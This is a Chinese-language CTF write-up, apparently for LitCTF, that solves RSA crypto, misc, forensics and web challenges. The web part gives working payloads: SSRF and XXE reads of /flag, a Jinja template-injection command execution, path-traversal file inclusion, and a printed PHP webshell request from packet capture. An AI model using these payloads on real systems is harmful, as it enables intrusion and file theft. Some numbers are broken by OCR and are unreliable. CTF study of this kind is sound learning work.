110778900855117559796591103274923514754430627781136452844555428935067680804959293513465301567209697550213389350445452567765443384088903118814373586076936 47
x = q - 1
d = invert(e, (p-1)*(q-1))
m = pow(c, d, n)
m = m ^ x
print(long_to_bytes(m))
```

5. Polynomial

```
from Crypto.Util.number import *
from secret import *

m = bytes_to_long(flag)
```

```python
e = 65537
p = getPrime(512)
q = getPrime(512)
r = getPrime(512)
n = p * q * r

Polynomial1 = p**2 + q
Polynomial2 = q**2 + r
Polynomial3 = r**2 + p

c = pow(m,e,n)

print(f"Polynomial1 = {Polynomial1}")
print(f"Polynomial2 = {Polynomial2}")
print(f"Polynomial3 = {Polynomial3}")
print(f"c = {c}")

'''
Polynomial1 =
581543606807557693409548935724017486670333133541179422232583700925786355554518037018752460408226757708206254848239553253253765032996106472820745121826738440990147235389358403458062793266716218348841743150426532728458593937200440767318943873160200430305496564413668388376256872034818969728212315964037411501420
Polynomial2 =
171692903673150731426296312524549271861303258108708311216496913475394189393793697817800098242049692305164782587880637516028827647505093628717337292578359337044168928317124830023051015272429945829345733688929892412065424786481363731277240073380880692592385413767327833405744609781605297684139130460468105300760
Polynomial3 =
979863463225159097106027963879826576304081650056235018118211161950492691869021235646115317121643892214825865603340513048985500681556317921983753855060997656487247241550228394708301881996665019471665970940662382099360829367867927643985760455554007424894165839871596031740561836355437962384198520073482070683320
c =
690029769225186609779381701643778761457138553080920444396078012690121613426213828722870549564971078807093600149349998980667982840018011505754141625901220546541212773327617562979660059608220851878701195162259632365509731746682263484332327620436394912873346114451271145412882158989824703847237437871480757404551113620810392782422053869083938928788602100916785471462523020232714027448069442708638323048761035121752395570167604059421559260760645061567883338223699900
'''
```

```
Polynomial1 =
581543606807557693409548935724017486670333133541179422232583700925786355554518037018752460408226757708206254848239553253253765032996106472820745121826738440990147235389358403458062793266716218348841743150426532728458593937200440767318943873160200430305496564413668388376256872034818969728212315964037411501420
Polynomial2 =
171692903673150731426296312524549271861303258108708311216496913475394189393793697817800098242049692305164782587880637516028827647505093628717337292578359337044168928317124830023051015272429945829345733688929892412065424786481363731277240073380880692592385413767327833405744609781605297684139130460468105300760
Polynomial3 =
979863463225159097106027963879826576304081650056235018118211161950492691869021235646115317121643892214825865603340513048985500681556317921983753855060997656487247241550228394708301881996665019471665970940662382099360829367867927643985760455554007424894165839871596031740561836355437962384198520073482070683320
```

```
from Crypto.Util.number import *
from sympy import *
e = 65537
c =
690029769225186609779381701643778761457138553080920444396078012690121613426213828722870549564971078807093600149349998980667982840018011505754141625901220546541212773327617562979660059608220851878701195162259632365509731746682263484332327620436394912873346114451271145412882158989824703847237437871480757404551113620810392782422053869083938928788602100916785471462523020232714027448069442708638323048761035121752395570167604059421559260760645061567883338223699900
f1, f2 ,f3= symbols("f1, f2, f3")
f_solve = solve([f1**2+f2-Polynomial1, f2**2+f3-Polynomial2, f3**2+f1-Polynomial3], [f1, f2, f3])
print(f_solve)
p,q,r
=76259006471862567363133522083361891360246135258454519621947446760520723252626465336421635530900157345849602675878138947454148430371110742587308199583976311310316388026764822185161729633686529573127885137348856918209954982482697356029624780205871219725543367182557097212989112227443588969666332049080663473798198988052977374956402811494034656814359523834021152557514464227847637423958980343783993916040851371963518025399356971551372264950101843224685627915813443991584773961240059527431960996901073090907949939806358226209397238480302666655956876519667619173300962652464663838876652523919495821113421841354708803283598593602093084820796169346801467908772162029856444957056118882624020779821607193225516686265607138984287569771067748785080162432661387478323996424202722371497420196235552877130851952013428897630760894584621021084268693070479659953137556540781504023700608459312112475935286942036962502971053604483767086374265473
m = pow(c, d, p*q*r)
print(long_to_bytes(m))
```

6. 真·EasyRSA

```
from Crypto.Util.number import *
from secret import flag
p=getPrime(256)
print(p)
n=p**4
m=bytes_to_long(flag)
e=65537
c=pow(m,e,n)
print(c)

'''
c1=
789950974645056928331752213361104446917067207846422018743187925768866383707958776652414335032423220484622209418502611039292206363672583752236293138803147578192882338778710499033310612611829326035366902164724604248694980537871478931797333027054306451819838258846457918161060805469371787218984607763922497075 60
c2=
378470175718106542891559792727604218046107089054964616403554382126650637150269024734716834023493331800492871856299046828128542198115778399113807708130321 9
```

```
n =
11188090330211259936182224341277782605265126146406960367122869511972991161492747
11270311138701294164523291552627867358896038931966276463426151372807141874466272
92465966881136599942375394018828846001863354234047074224843640145067337664994314
49677643905462560542174768912681680491616379326455918842770464758952 1

'''

from Crypto.Util.number import *
from gmpy2 import *
p =
10284637551975342857057382398692574495768709261504108026823288911945523403448 3
n = p**4
phi = p**3*(p-1)
e = 65537
c1=
78995097464505692833175221336110444691706720784642201874318792576886638370795877
66524143350324232204846222094185026110392922063636725837522362931388031475781928
82338778710499033310612611829326035366902164724604248694980537871478931797333027
05430645181983825884645791816106080546937178721898460776392249707560
c2=
37847017571810654289155979272760421804610708905496461640355438212665063715026902
47347168340234933318004928718562990468281285421981157783991138077081303219
d = invert(e, phi)
m1 = pow(c1,d,n)
print(long_to_bytes(m1))
q =
93492332457019255141294502555555489582661562346262162342211605562996217352449
phi = (p-1)*(q-1)
d = invert(e, phi)
m2 = pow(c2,d,p*q)
print(long_to_bytes(m2))
```

7. common_primes_plus

```
from Crypto.Util.number import *
from secret import flag,a,b,c,d

assert a*c == b*d + 1
assert isPrime(a) and isPrime(b) and isPrime(c) and isPrime(d)
m = bytes_to_long(flag)

e = 65537
p = getPrime(512)
q1 = getPrime(512)
q2 = getPrime(512)
n1 = p * q1
n2 = p * q2

hint1 = a * n1 + b * n2
hint2 = c * n1 + d * n2
c = pow(m,e,n1)

print(f"n1 = {n1}")
print(f"hint1 = {hint1}")
```

```
print(f"hint2 = {hint2}")
print(f"c = {c}")

'''
n1 =
726191539006821600722964415958083930959799171061567417465236497255793282930613661333407368222821172840507175271342975320312347067155512532830301190631439358745160547859483272520454539869033792622574062600168766258915829231919134507854828739612824982957626985008986946609640185336981427560954278299064730380 53
hint1 =
115150932086321440397498980975794957800400136337062771258224890596200580556053305338941267789684878816176014493153795643655219028833232337281425177163963414534998897852644398384446019097451620742463880027107068960452304016955877225140421899265978792650445328111566277376529454404089066088458645005147427970605006182551705627
hint2 =
166820160267525807953634213157298160399912450930658918773153592459310847514047652216110562360456335336533080444219104489314586122760398361430693763814336759476811490524054588094610387417965626546375189720748660483054863693527537614055954695966458622029711055735399842018236940424665041143785192280089418185085532002136215976
c =
283789126711042618621845973758421740856512094646600649374819618145381458072664729667653743177175224013620199011101518585898867174405876440033688268094031889358088724006149192966418853830256579346304104068980922621044429777223393792340856637571820285291983924806569659578606443950927693334146716099628012126325
'''
```

```
n1 =
726191539006821600722964415958083930959799171061567417465236497255793282930613661333407368222821172840507175271342975320312347067155512532830301190631439358745160547859483272520454539869033792622574062600168766258915829231919134507854828739612824982957626985008986946609640185336981427560954278299064730380 53
hint1 =
115150932086321440397498980975794957800400136337062771258224890596200580556053305338941267789684878816176014493153795643655219028833232337281425177163963414534998897852644398384446019097451620742463880027107068960452304016955877225140421899265978792650445328111566277376529454404089066088458645005147427970605006182551705627
hint2 =
166820160267525807953634213157298160399912450930658918773153592459310847514047652216110562360456335336533080444219104489314586122760398361430693763814336759476811490524054588094610387417965626546375189720748660483054863693527537614055954695966458622029711055735399842018236940424665041143785192280089418185085532002136215976
c =
283789126711042618621845973758421740856512094646600649374819618145381458072664729667653743177175224013620199011101518585898867174405876440033688268094031889358088724006149192966418853830256579346304104068980922621044429777223393792340856637571820285291983924806569659578606443950927693334146716099628012126325

from Crypto.Util.number import *
from gmpy2 import *
e = 65537
p = gcd(hint1, hint2)
print(p)
```

```
p =
72751876015283555282721712329098031778829547926132213084921910427591950687436664
27166037625277956732964995671426130943679000558166336968778579337972020681
q = n1 // p
phi = (p-1)*(q-1)
d = invert(e, phi)
m = pow(c, d, n1)
print(long_to_bytes(m))
```

8. CRT_plus

```
from Crypto.Util.number import *
import random
from secret import flag

m = bytes_to_long(flag)

e = 5
A = [random.randint(1, 128) for i in range(e)]
B = [random.randint(1, 1024) for i in range(e)]

C = []
N = []

for i in range(e):
    p = getPrime(1024)
    q = getPrime(1024)
    n = p * q
    c = pow(A[i] * m + B[i], e, n)
    N.append(n)
    C.append(c)

print(f'A = {A}')
print(f'B = {B}')
print(f'C = {C}')
print(f'N = {N}')

'''
A = [126, 48, 16, 72, 118]
B = [1015, 838, 454, 322, 287]
```

```
C =
[172207883576006191492218813696837516756087712015897767368318278752661605411146930230990228976529638597274277800922212252855289991886372437773255721967117664549415000586761026134702623578256491324394560141274438512958012825092760812252280909938348842729206449498309764497623933157409570870738559404491476000127014720628965008716688803742393239755557281668060134788564548718452825407054973348498582551704794977,138167688042449755351716965060804611567233086237018576208694480331588652829900450399618449205701439146651358835858799718113810207219922222464264017775115074001917130875716879567412067087101770127854213757187081898127748375945044189659203349822431711440368267863903598962894704977082605801458919415874030904179275313651916874954539877477491431609834227828251463104238885712885614379558924478505239990000000,568591308816665659883608909715245315091494182045343935015203622763739312057207007268875454912892054788304255857249971745040282011713213081512738760504318576885492623911312338438138963785510072080098947978436499523489221133151897773254691487191639196867661284892292229194878942989910612889841989980195151402040326119926353036600510830359927839530346724702539179877451309413380914978216701806516263391684,104921088107235282970210070343048501908867624861235981308477371001800133242704884555685815497516836051050046856653001827861416954490565731163497396533369953441870506739608750779206146960512840685327369132438186520936819912160558465866281258814185277348673235724471278843834900077063632942847769939844998491486539844971328759014099887125592504524703425638600458022082133169071492523661735192162844062500000,124053876609267338992206274831642470246832458179121673264967652693672720425791933626772911587423883777939491357390439225044311297808134147786737103653832477717621074518924039030668266305077139881697702446740518743574994135436621012896479743232968555682642062707794521268832699429918162047270351881018092211816812850558073282348521389449478019560248801682472510717226707312809024869529183888321461953350349]
```

```
N =
[14928238039315040991308196203361315232720657103650133916768377003541186379974554794073142343542962199646167766317056723028716081533473830944328192280890558488982087259502304749351712886702680690273779927046689225691188145463409018705371701817782500722503682956161406169576545370923150575960593215241955617811801884711743303725010992704344613814422803869554915295599263200818169122460109761202619658976615539515461554999589496432809489233653847835884852838383631155057809145366161488972716470542997257824927235683738259840332405831579098429903716774910463581929154318403690419160948134710111693142307975784807557693379,17942112047893516394059758069789896767008729052700255916941606468451353356755128052549675888464470730751071560385587733542652063605624887715486701968268746511130513891808360080569152819964870126967139166330069938033479674849483747008363844616001579775106124746396822730393977795887093285171120310391388533993105150552272708636765519928941755740285542436495225661570621438914992974707276930502069303295274628661481998308554649392508786793750053053121122238628064635273635766848165401929854140867543074809148318281653184460226317939677515071700168976030351545593059026392022012671316065525702115657483566938137244340943,13019064216900979539288062154033407362873923068007793252861690841339799064052996489313924024470974905381895275618151217852919855409876807710907317767656306172828545362002202523070939278046699936212402230630256584670423362708987878505483680635512219997968954116231217398227993622065902156246475702094095500711503286622519913896122591961739665723628435538946933843825335162611709476594363043466396457232612767777259192378480905334359054208794766852953721503794850664015006289392327541583330272689875846792533484323373077869253786846989723423921359499060297185946499178827913630078855649725924366889102773642897486126623,13912864686675639249288437589107116555604805004189183711379789929568272769079461241751272015747660238880020581115276925307650817840052731478197935494922776778456671398757225456564763063323400586339819575338030773839261766332062362334879207190483699972215128979606986002814161594101693635881349015199185085412611407662604627479103847204950489715963432100704956918420774156334247252954925845191282729254577898318969430816941295140050362250629162902319950857410371021670404067789437944207703037460999816188314289887032825758140831028148890807643175098513541476223379383684271681907330269037209677032315558402937931625967,20697281700165158060712321641266488711894944770894967058614284974230824937584669196933970375321828545024565840884072714039625672397255154291241299830226044184343634190191714207346083253113281433886226024581215292220163243496877738571331530557698633431609877271753876915587472086166892247529345031622448967841394311132707519133169502656041602524428786054667737910711240877755895057344274733837936106880244101397045580919605270516952216181028018300911277852780391514223551138578229868751099931303779985263212375714318776700627534091244790507276964260243653855487575165560179621639549449819991732450911014479975009486773]
'''
```

```
from gmpy2 import *
from Crypto.Util.number import *


e = 5
A = [126, 48, 16, 72, 118]
B = [1015, 838, 454, 322, 287]
```

```
Cs =
[17220788357600619149221881369683751675608771201589776736831827875266160541114693023099022897652963859727427780092221225285528999188637243777325572196711766454941500058676102613470262357825649132439456014127443851295801282509276081225228090993834884272920644949830976449762393315740957087073855940449147600012701472062896500871668880374239323975555728166806013478856454871845282540705497334849858255170479491,
13816768804244975535171696506080461156723308623701857620869448033158865282990045039961844920570143914665135883585879971811381020721992222246426401777511507400191713087571687956741206708710177012785421375718708189812774837594504418965920334982224317114403682678639035989628947049770826058014589194158740309041792753136519168749545398774774914316098342278282514631042388857128856143795589244785052399900000,
56859130881666565988360890971524531509149418204534393501520362276373931205720700726887545491289205478830425585724997174504028201171321308151273876050431857688549262391131233843813896378551007208009894797843649952348922113315189773254691487191639196867661284892292229194878942989910612889841989980195151402040326119926353036600510830359927839530346724702539179877451309413380914978216701806516263391684,
10492108810723528297021007034304850190886762486123598130847737100180013324270488455568581549751683605105004685665300182786141695449056573116349739653336995344187050673960875077920614696051284068532736913243818652093681991216055846586628125881418527734867323572447127884383490007706363294284776993984499849148653984497132875901409988712559250452470342563860045802208213316907149252366173519216284406250000000,
12405387660926733899220627483164247024683245817912167326496765269367272042579193362677291158742388377793949135739043922504431129780813414778673710365383247771762107451892403903066826630507713988169770244674051874357499413543662101289647974332329685556826420627077945212688326994299181620472703518810180922118168128505580732823485213894494780195602488016824725107172267073128090248695291838883214619533503491]
```

```
Ns =
[149282380393150409913081962033613152327206571036501339167683770035411863799745547940731423435429621996461677663170567230287160815334738309443281922808905584889820872595023047493517128867026806902737799270466892256911881454634090187053717018177825007225036829561614061695765453709231505759605932152419556178118018847117433037250109927043446138144228038695549152955992632008181691224601097612026196589766155395154615549995894964328094892336538478358848528383836311550578091453661614889727164705429972578249272356837382598403324058315790984299037167749104635819291543184036904191609481347101116931423079757848075576933793794211204789351639405975806978989676700872905270025591694160646845135335675512805254967588846447073075107156038558773354265206360562488771548670196826874651113051389180836008056915281996487012696713916633006993803347967484948374700836384461600157977510612474639682273039397779588709328517112031039138853399310515055227270863676551992894175574028554243649522566157062143891499297470727693050206930329527462866148199830855464939250878679375005305312112223862806463527363576684816540192985414086754307480914831828165318446022631793967751507170016897603035154559305902639202201267131606552570211565748356693813724434094313006421690097953928806215403340736287392306800779325286169084133979906405299648931392402447097490538189527561815121785291985540987680771090731776765630617282854536200220252307093927804669993621240223063025658467042336270898787850548368063551221999796895411623121739822799362206590215624647570209409550071150328662251991389612259196173966572362843553894693384382533516261170947659436304346639645723261276777725919237848090533435905420879476685295372150379485066401500628939232754158333027268987584679253348432337307786925378684698972342392135949906029718594649917882791363007885564972592436688910277364289748612662 3,
179421120478935163940597580697898967670087290527002559169416064684513533567551280525496758884644707307510715603855877335426520636056248877154867019682687465111305138918083600805691528199648701269671391663300699380334796748494837470083638446160015797751061247463968227303939777958870932851711203103913885339931051505522727086367655199289417557402855424364952256615706214389149929747072769305020693032952746286614819983085546493925087867937500530531211222386280646352736357668481654019298541408675430748091483182816531844602263179396775150717001689760303515455930590263920220126713160655257021156574835669381372443409433013019064216900979539288062154033407362873923068007793252861690841339799064052996489313924024470974905381895275618151217852919855409876807710907317767656306172828545362002202523070939278046699936212402230630256584670423362708987878505483680635512219997968954116231217398227993622065902156246475702094095500711503286622519913896122591961739665723628435538946933843825335162611709476594363043466396457232612767777259192378480905334359054208794766852953721503794850664015006289392327541583330272689875846792533484323373077869253786846989723423921359499060297185946499178827913630078855649725924366889102773642897486126623,139128646866756392492884375891071165556048050041891837113797899295682727690794612417512720157476602388800205811152769253076508178400527314781979354949227767784566713987572254565647630633234005863398195753380307738392617663320623623348792071904836999722151289796069860028141615941016936358813490151991850854126114076626046274791038472049504897159634321007049569184207741563342472529549258451912827292545778983189694308169412951400503622506291629023199508574103710216704040677894379442077030374609998161883142898870328257581408310281488908076431750985135414762233793836842716819073302690372096770323155584029379316259671,206972817001651580607123216412664887118949447708949670586142849742308249375846691969339703753218285450245658408840727140396256723972551542912412998302260441843436341901917142073460832531132814338862260245812152922201632434968777385713315305576986334316098772717538769155874720861668922475293450316224489678413943111327075191331695026560416025244287860546677379107112408777558950573442747338379361068802441013970455809196052705169522161810280183009112778527803915142235511385782298687510999313037799852632123757143187767006275340912447905072769642602436538554875751655601796216395494498199917324509110144799750094867731
```

```
Fs = []
for i in range(5):
    PR.<x> = PolynomialRing(Zmod(Ns[i]))
    f = (A[i]*x + B[i])^e - Cs[i]
    f = f.monic()
    f = f.change_ring(ZZ)
    Fs.append(f)
F = crt(Fs, Ns)
M = reduce(lambda x, y: x * y, Ns)
FF = F.change_ring(Zmod(M))
m = FF.small_roots()
print(long_to_bytes(int(m[0])))
```

9. mid

```
from enc import flag
from Crypto.Util.number import *
import gmpy2


m = bytes_to_long(flag)
p = getPrime(1024)
q = getPrime(1024)
n = p*q
e = 65537
c = pow(m,e,n)
leak1 = p>>924
leak2 = p%(2**500)
print(f"n = {n}")
print(f"e = {e}")
print(f"c = {c}")
print(f"leak1 = {leak1}")
print(f"leak2 = {leak2}")
'''
n =
109127247493573170401172951753409158363091173264818429719115760028161369829823664121331274369294657943896310469980365093630475578731558469202753271964711186805594311611165355883186453533177392147701327904458073956539163377471366307754271711055960482812287180483147065446658199966104535879257458423459266545724103248479278334374717011764030313021170524251608455836781823353916975968011060175584940656128422989452017207334189945613216970124167045748915167206069177368549153478533413533588148694495908418708661281134007654922238475825069912000503682637224388545221248073974990670489112614485466347787888675550398344592 11
e = 65537
c =
699101730000246547376066551767263898090477195058796332076802878657284888000244611142730984415594441999171113160952588679971043396471677350388358191073756054290595251667053904416701246110791529151962808174447350547906871297940102397201312408985799336149260268273076944582681887380524677778955950147708460399159591952409820338745256340130682391798908001978862052143259683376400497242981470590091578276811162146612068353414756062850973382873006451505153520893053368254310905682981931980175859011116643271531341395883753605992130701423800808678200033639094180802506618083869818685981234182334150817211223363755511509799
leak1 = 749278395841748263310980933893
leak2 =
267575673262849439725628582676867262099525227401084986848547574357509784694100760303722823362103866462887757305733686655954538814856845049160678942398 5
'''
```

```
from Crypto.Util.number import *
from gmpy2 import *
n =
109127247493573170401172951753409158363091173264818429719115760028161369829823664121331274369294657943896310469980365093630475578731558469202753271964711186805594311611165355883186453533177392147701327904458073956539163377471366307754271711055960482812287180483147065446658199966104535879257458423459266545724103248479278334374717011764030313021170524251608455836781823353916975968011060175584940656128422989452017207334189945613216970124167045748915167206069177368549153478533413533588148694495908418708661281134007654922238475825069912000503682637224388545221248073974990670489112614485466347787888675550398344592 11
e = 65537
```

```
c =
699101730000246547376066551767263898090477195058796332076802878657284888000244611
114273098441559444199917111316095258867997104339647167735038835819107375605429059
525166705390441670124611079152915196280817444735054790687129794010239720131240898
579933614926026827307694458268188738052467777895595014770846039915959195240982033
874525634013068239179890800197886205214325968337640049724298147059009157827681116
214661206835341475606285097338287730064515051535208930533682543109056829819319801
758590111166432715313413958837536059921307014238008086782000336390941808025066180
838698186859812341823341508172112233637555115097 99
leak1 = 749278395841748263310980933893
leak2 =
267575673262849439725628582676867262099525227401084986848547574357509784694100760
303722823362103866462887757305733686655954538814856845049160678942398 5

leek1 = leak1<<924
# P.<x>=PolynomialRing(Zmod(n))
# f = leek1+x*(2**500)+leak2

# f=f.monic()
# x0=f.small_roots(X=2^424,beta=0.5,epsilon=0.02)
# if(x0 != []):
#         print((int(x0[0])))
p = leek1
+192310898757481582296191122594615454900398883073508730520444987446887505289144407
200998236968361143621282963310130758789263069 61*(2**500)+leak2
q = n//p
phi = (p-1)*(q-1)
d = invert(e,phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

misc

1. 关键，太关键了!

```
jetnta{e_kess_ymu_imss}
```

提示关键字密码，找出现次序最多的字母，bingo，解密

Web

浏览器也能套娃?

简单的ssrf 没什么好说的直接file读取,

```
url=file:///flag
```

exx

简单的xxe

参考这个

https://mp.weixin.qq.com/s/4vc1Ee1qjrbyy-0dRHAlNw

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter//resource=/flag"> ]>
<user><username>&xxe;</username><password>admin</password></user>
```

一个....池子?

直接上工具一把梭了 Fenjing秒了

生成的payload

```
{'input': "{{cycler.next.__globals__.__builtins__.__import__('os').popen('cat
/flag').read()}}"}，表单为{'action': '/echo', 'method': 'POST', 'inputs':
{'input'}}
```

```
NSSCTF{86aa6df2-bd69-4b77-aa2b-440669b8fa36}
```

SAS - Serializing Authentication System

```php
<?php
class User {

    public $username;

    public $password;

    function __construct() {

        $this->username = 'admin';

        $this->password = 'secure_password';

    }

    function isValid() { return $this->username === 'admin' && $this->password
=== 'secure_password'; }

}

echo base64_encode(serialize(new User()));
```

之后是一个简单的数组绕过强弱类型比较

```
?a[]=1&b[]=2&c=9999a
```

高亮主题(划掉)背景查看器

post的theme, 目录穿越 任意文件包含

```
theme=../../../../../flag
```

百万美元的诱惑

过滤比较多, 我们需要生成12

这里参考了无字母数字rce, 以下表示12

```
$((~$(($((~$()))$((~$()))))))$((~$(($((~$()))$((~$()))$((~$()))))))
```

MISC

浅贪恋和你、甾—(7)dé每兮每秒

题目已经提示了lsb隐写, stegSolve一把梭

```
LitCTF{e8f7b267-9c45-4c0e-9d1e-13fc5bcb9bd6}
```

盯帧珍珠


顶针喝开水,看过的都知道这是一个动图

改为gif图片, 放pr里一针一针看,有flag

```
LitCTF{You_are_really_staring_at_frames!}
```

你说得对，但__

一个二维码, foremost分离四个二维码的部分



拼接一下扫码得flag

LitCTF{Genshin_St@rt!!}

原铁，启动！


谷歌原神文字对照表和星铁文字对照表, 一个一个对照

```
flag{good_gamer}
```

Everywhere We Go

有明显的一段杂音

用Audacity打开看频谱图





```
flag{Calculate_Step_By_Step}
```

女装照流量

简单的流量分析

直接看http



这里的操作其实是上传了一个ma.php的木马, 之后进行了一些列的操作, 包括打包flag, 读取flag压缩包的内容

```
POST /upload/ma.php HTTP/1.1
Host: tanji.com
Accept-Encoding: gzip, deflate
User-Agent: Opera/9.80 (Windows NT 5.1; U; zh-sg) Presto/2.9.181 Version/12.00
Content-Type: application/x-www-form-urlencoded
Content-Length: 1574
Connection: close

LitCtF=%40ini_set(%22display_errors%22%2C%20%220%22)%3B%40set_time_limit(0)%3B%24opdir%3D%40ini_get(%22open_basedir%22)%3Bif
(%24opdir)%20%7B%24ocwd%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)%3B%24oparr%3Dpreg_split(%22%2F%3B%7C%3A%2F%22%2C%24
opdir)%3B%40array_push(%24oparr%2C%24ocwd%2Csys_get_temp_dir())%3Bforeach(%24oparr%20as%20%24item)%20%7Bif(!%40is_writable(%
24item))%7Bcontinue%3B%7D%3B%24tmdir%3D%24item.%22%2F.17569d%22%3B%40mkdir(%24tmdir)%3Bif(!%40file_exists(%24tmdir))%7Bconti
nue%3B%7D%40chdir(%24tmdir)%3B%40ini_set(%22open_basedir%22%2C%20%22..%22)%3B%24cntarr%3D%40preg_split(%22%2F%5C%5C%5C%5C%7C
%5C%2F%2F%22%2C%24tmdir)%3Bfor(%24i%3D0%3B%24i%3Csizeof(%24cntarr)%3B%24i%2B%2B)%7B%40chdir(%22..%22)%3B%7D%3B%40ini_set(%22
open_basedir%22%2C%22%2F%22)%3B%40rmdir(%24tmdir)%3Bbreak%3B%7D%3B%7D%3B%3Bfunction%20asenc(%24out)%7Breturn%20%24out%3B%7D%
3Bfunction%20asoutput()%7B%24output%3Dob_get_contents()%3Bob_end_clean()%3Becho%20%225c2374%22.%2298067c%22%3Becho%20%40asen
c(%24output)%3Becho%20%22951c29%22.%22edf34b%22%3B%7Dob_start()%3Btry%7B%24F%3Dbase64_decode(substr(get_magic_quotes_gpc()%3
Fstripslashes(%24_POST%5B%22p2a4445380b252%22%5D)%3A%24_POST%5B%22p2a4445380b252%22%5D%2C2))%3B%24fp%3D%40fopen(%24F%2C%22r%
22)%3Bif(%40fgetc(%24fp))%7B%40fclose(%24fp)%3B%40readfile(%24F)%3B%7Delse%7Becho(%22ERROR%3A%2F%2F%20Can%20Not%20Read%22)%3
B%7D%3B%7Dcatch(Exception%20%24e)%7Becho%20%22ERROR%3A%2F%2F%22.%24e-%3EgetMessage()%3B%7D%3Basoutput()%3Bdie()%3B&p2a444538
0b252=Z2QzovUHJvZ3JhbSBGaWxlcy9waHBzdHVkeV9wcm8vV1dXL0xpdENURi1wY2FwbmcvZjFhZy56aXA%3DHTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Mon, 27 May 2024 10:35:12 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.3.4

5c237498067cPK..
.          ......X...eA...5.....z.flag.phpSDe.........+h.cd`i.a``Pa... fd.3Y.......
....u..1..m....s..11.0...D..3.302B.
..$ bh...W2...+b...(F... ..UT
..|PTf|PTf<PTf@..E.H.4....8)h..'.W.....B!..ga.+!jMy.Y....n.b#.-6.%T[.`c-....4..PK.....eA...5...PK....
.          ......X...eA...5.............. .......flag.phpSD......UT...|PTfPK..........G.........951c29edf34b
```

POST传参要执行的php代码, 最后的base64码解码可以看见做了什么

整理一下是这样

```php
<?php
@ini_set("display_errors", "0");
@set_time_limit(0);
$opdir = @ini_get("open_basedir");
